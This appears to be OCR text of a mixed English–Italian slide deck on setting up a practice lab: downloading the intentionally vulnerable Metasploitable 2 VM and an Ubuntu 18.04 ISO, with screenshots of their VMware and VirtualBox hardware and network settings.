
Downloading and Setting Up Metasploitable 2

The easiest way to get a target machine is to use Metasploitable 2, which is an intentionally vulnerable Ubuntu Linux virtual machine that is designed for testing common vulnerabilities. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms.

Metasploitable 2 is available at:

https://metasploit.help.rapid7.com/docs/metasploitable-2

Metasploitable 2 - VMWARE



Metasploitable2-Linux

▶ Power on this virtual machine

Edit virtual machine settings

Devices

Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Bridged (Autom...
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect

Description

This is Metasploitable2 (Linux)Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques. The default login and password is msfadmin:msfadmin. Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means). To contact the developers, please send email to msfdev@metasploit.com

Virtual Machine Details


State: Powered off

Configuration file: C:\Users\fausto.mfausto\Desktop\Virtual Machines\Metasploitable2-Linux\Metasploitable.vmx

Hardware compatibility: Workstation 15.x virtual machine

Primary IP address: Network information is not available

Metasploitable 2 – VirtualBox



Generale

Nome: Metasploitable 2
Sistema operativo: Ubuntu (32-bit)
Posizione del file delle impostazioni: C:\Users\fausto.mfausto\VirtualBox VMs\Metasploitable 2

Sistema

Memoria di base: 512 MB
Ordine di avvio: Floppy, Ottico, Disco fisso
Accelerazione: VT-x/AMD-V, Paginazione nidificata, PAE/NX, Paravirtualizzazione KVM

Anteprima

Schermo

Memoria video: 16 MB
Scheda grafica: VBoxVGA
Server di desktop remoto: Disabilitato
Registrazione: Disabilitata

Archiviazione

Controller: IDE
Controller: SCSI
Porta SCSI 0: Metasploitable2-Linux-disk1.vdi (Normale, 8,00 GB)

Audio

Driver host: Windows DirectSound
Controller: ICH AC97

Rete

Scheda 1: PCnet-PCI II (Scheda con bridge, Realtek PCIe GbE Family Controller)
Scheda 2: PCnet-PCI II (Scheda solo host, 'VirtualBox Host-Only Ethernet Adapter')

USB

Controller USB: OHCI
Filtri dispositivi: 0 (0 attivo)


Cartelle condivise

Nessuna

Descrizione

This is Metasploitable2 (Linux)
Metasploitable is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.
The default login and password is msfadmin:msfadmin.
Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).
To contact the developers, please send email to msfdev@metasploit.com

Scaricare l'ultima versione della iso di Ubuntu




Circa 141.000.000 risultati (0,27 secondi)

Homepage | Ubuntu Italia
https://www.ubuntu-it.org/ ▾
Ubuntu-it è la comunità italiana di **Ubuntu**. È organizzata in diversi gruppi, coordinati dal Consiglio della comunità, ciascuno dedicato ad un obiettivo diverso, ...

Risultati di ubuntu-it.org

Download
Download derivate - Richiedi CD - News - **...**

Supporto
Il supporto gratuito per Ubuntu è disponibile online. La comunità ...



Scarica Ubuntu

Fai clic sul pulsante arancione per scaricare l'ultima versione di Ubuntu.
Dovrai creare un DVD o una pennetta USB per installarlo.


Se hai dei dubbi in merito alla scelta fra 32bit e 64bit consulta questa pagina.

Le versioni non LTS sono supportate per nove mesi e garantiscono tutte le novità più recenti.
Le versioni LTS (long-term support) offrono invece aggiornamenti per cinque anni: l'ideale per chi ha bisogno di maggiore stabilità.


Configura il tuo download!

Ubuntu 18.04.1 LTS
64bit
Desktop
□ Download tramite torrent

Caratteristiche VM



Device	Summary
Memory	2 GB
Processors	2
Hard Disk (SCSI)	20 GB
CD/DVD (SATA)	Using file D:\ISO\ubuntu-18.04...
Network Adapter	Bridged (Automatic)
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect



Generale

Nome: ubuntu
Sistema operativo: Ubuntu (64-bit)

Sistema

Memoria di base: 2048 MB
Ordine di avvio: Floppy, Ottico, Disco fisso
Accelerazione: VT-x/AMD-V, Paginazione nidificata, Paravirtualizzazione KVM

Schermo

Memoria video: 16 MB
Server di desktop remoto: Disabilitato
Acquisizione video: Disabilitata

Archiviazione

Controller: IDE
IDE master secondario: [Lettori ottici] Vuoto
Controller: SATA
Porta SATA 0: ubuntu.vdi (Normale, 20,00 GB)

Audio

Driver host: Windows DirectSound
Controller: ICH AC97

Rete

Scheda 1: Intel PRO/1000 MT Desktop (Scheda con bridge, Realtek PCIe GbE Family Controller)

USB


Controller USB: OHCI
Filtri dispositivi: 0 (0 attivo)

Cartelle condivise

Nessuna

Descrizione

Nessuna



You can try Ubuntu without making any changes to your computer, directly from this CD.

Or if you're ready, you can install Ubuntu alongside (or instead of) your current operating system. This shouldn't take too long.

You may wish to read the release notes.


Virtual Machine

FINE

